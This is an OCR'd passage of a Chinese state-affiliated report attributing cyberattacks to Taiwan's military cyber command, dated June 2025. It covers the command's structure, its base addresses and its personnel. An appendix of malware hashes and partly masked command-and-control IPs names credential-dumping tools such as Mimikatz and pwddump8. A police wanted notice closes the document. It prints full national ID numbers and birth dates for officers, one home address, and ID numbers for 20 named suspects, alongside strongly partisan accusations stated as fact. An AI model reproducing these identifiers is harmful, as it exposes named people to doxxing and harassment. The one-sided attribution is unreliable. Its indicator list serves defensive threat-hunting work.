


图 30. 台“资通电军”组织架构

3.2.2 人员编制。“资通电军”总部位于台湾省新北市新

店区，在台各县市及岛外均有驻地，现有人员 6000 余名。近年来，该组织在台湾省内各高校高薪招募人员以扩充队伍，具有国际资讯安全证照或在国际重要信息网络安全竞赛获得前 10 名者，均为招募对象。另据台湾《资安即国安 2.0 战略报告》（2021 至 2026 年）规划，为满足未来资安人才需求，将通过增加资安师资力量、打造“国家级资安卓越中心”、举办比赛“以战代训”等方式，培育卓越实战人才和资安管理人才，以充实该机构人才队伍。除固定薪资外，根据人员绩效及专业证照等级，每月另有 5 千至 5 万新台币不等的专家补贴。

3.2.3 主要任务。一是执行网络监控、网络渗透、网络攻防、电子作战和信息安全任务，包括网络渗透获取我情报信息，秘密研发电脑病毒伺机攻击我网络系统，执行内部网络监控以防范军方人员通过网络泄露机密信息等。**二是**统筹台军网络、电子及资通平台三大领域，执行网络空间安全维护、电磁频谱运维，以支援台军资通安全紧急应变，确保各项指挥控制系统畅通，协防台湾关键资讯基础设施等任务。**三是**平时为台湾相关部门提供资安防护，如支援“外交部”外馆网络防御体系、“主计处”资讯网络资安健检、“中研院”资讯系统资安健检及参加“行政院”攻防演练等。**四是**深化台美军事合作，借此与美军进行网络威胁情报共享。

3.2.4 工作地点

3.2.4.1 台“国防部资通电军指挥部”（直属营区）：台湾省新北市新店区力行路 15 号，如图 31 至图 33 所示。




图 31. 台“国防部资通电军指挥部（直属营区）”所在地（1）

图 32. 台“国防部资通电军指挥部（直属营区）”所在地（2）

图 33. 台“国防部资通电军指挥部（直属营区）”所在地（3）

3.2.4.2 台“资通电军资讯通信联队”：台湾省台中市新社区中兴岭 100 号。




图 34. 台“资通电军资讯通信联队”所在地（1）

图 35. 台“资通电军资讯通信联队”所在地（2）

3.2.4.3 台“资通电军电子作战中心”：台湾省台中市北屯区，水湳路 109-5。




图 36. 台“资通电军电子作战中心”所在地（1）

图 37. 台“资通电军电子作战中心”所在地（2）

图 38. 台“资通电军电子作战中心”所在地（3）

3.3 人员情况

3.3.1 现任指挥官（第二任）：简华庆（中将），男，台湾省身份证号码：F120226971，出生日期：1966 年 6 月 9 日，中将军衔。

历任：台当局国防部通信电子信息参谋次

长室（少将）；“资通电军”副指挥官（少将）。

教育经历：1988 年在中华民国军事学院获得学士学位，1996 年在国防大学理工学院获得电子工程硕士学位，2006 年在国防大学理工学院获得应用物理学博士学位。

3.3.2 现任副指挥官：王岳洋（少将），男，台湾省身份证号码：C120000536，出生日期：1969 年 3 月 28 日，少将军衔。

历任：台当局海军通信系统指挥部指挥官，上校军衔；后任职“资通电军”参谋长，少将军衔。

教育经历：1984-1987 年就读于基隆高中，80 年班（1991 年大学毕业）海军出身。

3.3.3 现任参谋长：陈俊良（少将），男，台湾省身份证号码：R120009433，出生日期：1972 年 8 月 16 日，少将军衔。

3.3.4 现任政战主任：胡锦龙（上校），男，台湾省身份证号码：F121826180，出生日期：1973 年 3 月 12 日，上校军衔。

历任：台当局陆军机步 269 旅雄狮部队政战主任，北部地区后备指挥部上校政战主任。

3.3.5 现任副参谋长：周文祥（上校），男，台湾省身份证号码：R120712846，出生日期：1973 年 4 月 30 日，上校军衔。

3.3.6 历任（首任）指挥官：马英汉（中将）。马英汉，男，台湾省身份证号码：F121437423，出生日期：1963 年 5 月 9 日，户籍地址：新北市板桥区忠诚里阳明街 29 巷 10 号，原资通电军最高指挥官，陆军出身，中将军衔。

3.4 台“资通电军”支撑单位情况

据网上相关信息显示，近 3 年来共有超过 30 家机构为台“资通电军”提供了计算机网络技术培训、计算机网络软硬件采购等服务。这些机构主要包括：神通资讯科技股份有限公司、精诚资讯股份有限公司、旭聊资安股份有限公司、登丰数位科技股份有限公司、如梭世代股份有限公司、台湾电子连接产业协会、中山科学研究院等。

四、总结

本文从台 APT 组织近年来对我实施的大量网络攻击案例出发，全面梳理分析多个台 APT 组织的攻击目标、动机和技战术特点，深刻揭露台湾民进党当局通过其“资通电军”部队，不断对我国家关键信息基础设施、重要信息系统和行业领域实

施网络攻击、数据窃取和捣乱破坏活动的犯罪事实，以及其与境外反华势力捆绑勾结，妄图“挟洋自重”“以武拒统”“倚美谋独”，出卖中华民族和国家核心利益的汉奸嘴脸。“天欲其亡，必令其狂”，台湾民进党当局及其豢养的黑客组织展现出的拙劣演技和低下水平，如同“蚍蜉撼树”般可耻可笑，除了粉饰其“台独”幻想“泡沫”之外毫无意义。如不悬崖勒马，必将自食恶果。

从即日起，台“资通电军”及其豢养的网络黑客将被纳入技术团队的工作视线，我们将动用一切必要手段密切跟踪相关人员及其“幕后主子”的一举一动，全面搜集其犯罪证据，誓将令其受到法律的惩处，不达目的，绝不收兵。

国家计算机病毒应急处理中心

计算机病毒防治技术国家工程实验室

360 数字安全集团

2025 年 6 月 5 日

附录

台 APT 组织网络攻击活动特征指标

1. HASH

Shellcode Loder：
7873dd9a900290ff163343e2d06f93c9
fe00e55ea9d15632a40d23a94a535be4
Bypass：
9a83b79f70250a388a100328bef779d6
214888402b3cb924e40035d1b4bafc85
ec7d717e81d44d3484f0fb3fb2d5ccf1
f374beb7ff847ae78f6a88baee6c91bc
5b1e8b0cb25ddf02bfcceadd65fbbbb0
771e0bbda59d1b5f611bf5e7d8f77dd7
Stager：
e9e3ea42f119d8f19183c5c12d26ad37
2b5f5a05ed36a0f8e2e2c14bd1053294
864c832949cc0c8c7ef6ed23d4a6eef3
0f66091fd8a71b4aa3c829502de30b66
ea96874098576dc4b3c82acbc8d54b6f
QuasarRAT：
cc1cdb893f6b4a00d65bbef2794b0499
3f7a5cedb4fe1108c4fc80061c454682
b9a2743d22e95dbd312c39ea21c93b12
5ffd32b3c297e898994bab8965f3e010
a93b6d91a585abe87bcd9983b616f0d0
Sliver：
61c42751f6bb4efafec524be23055fba
fscan64：
7b29f9754718e9d284115f5f573de257
8298dfae0953541136f353ca3158ee49
a284c8b14e4be0e2e561e5ff64e82dc7
pwddump8：
1b5337482c4a05680da61f02eb27dda1
ed1930b0a2fd71a86a25e2a872af9b2b
procdump64：
68a1f7c796de1d0df6b2d78e182df3a0

Adduser：

371bae67a389266d04599f3e1ae14fda 4c03ee1ef98288adf734836975f8941c

Mimikatz：

7862ac21eb3f8c4e8247c188c5f8179f

Jumpdesktopconnect：

4af7c4e6fcc73497ef7b7ad3c0657545

Gotohttp：

a3736b69a88da7d2472cec131b10c50e

Rustdesk：

5003db670611e7bf8aa908a17a602e5f

2. C2

51.*.*.162
51.*.*.127
120.*.*.211
180.*.*.219
158.*.*.174
1.*.*.214

悬赏通告

宁恩纬　男
中国台湾省身份证号码
E123602507


刘冠均　男
中国台湾省身份证号码
A129211864

黄士恒　男
中国台湾省身份证号码
G122200038

江致学　男
中国台湾省身份证号码
K122470775

彭依宣　男
中国台湾省身份证号码
F129134349

龚景翊　男
中国台湾省身份证号码
A127651682



萧智豪　男
中国台湾省身份证号码
N126457190

陈齐修　男
中国台湾省身份证号码
J122771034


黄纲正　男
中国台湾省身份证号码
A127268516

林煌锜　男
中国台湾省身份证号码
T123896127

陈居亿　男
中国台湾省身份证号码
D122409494

陈燕葶　女
中国台湾省身份证号码
R224097011

洪健智　男
中国台湾省身份证号码
B122934089




陈艺文　男
中国台湾省身份证号码
P124071639

黄嵩玮　男
中国台湾省身份证号码
N126212459

陈铭庭　男
中国台湾省身份证号码
F129634700

成育典　男
中国台湾省身份证号码
A126661504

沈彧璇　男
中国台湾省身份证号码
T124375136



张景智　男
中国台湾省身份证号码
R124212025

吴乃戈　男
中国台湾省身份证号码
F125021994

我局接我市某科技公司报案称，该公司自助设备的后台系统遭受网络攻击，被违法上传多份恶意代码，导致系统瘫痪，造成重大损失。经查，中国台湾民进党当局“ 资通电军 ”指挥实施了此次非法攻击活动，涉嫌多项违法犯罪。为依法打击恶意网络攻击和非法控制、破坏计算机信息系统犯罪，切实维护国家安全、人民群众生命财产安全及合法权益，广东省广州市公安局天河区分局决定对宁恩纬等 20 名参与实施上述网络攻击活动的犯罪嫌疑人进行悬赏通缉。

发现相关人员线索可立即向公安机关举报，公安机关将对举报人身份信息严格保密。凡向公安机关提供有效线索的举报人，以及配合公安机关抓获相关犯罪嫌疑人的有功人员，将给予 1 万元人民币的奖励。对包庇在逃人员的，将依法追究法律责任。对打击报复举报人的，将依法严惩。

广州市公安局天河区分局
2025 年 6 月 5 日

举报电话：020-110


双航母
编队演练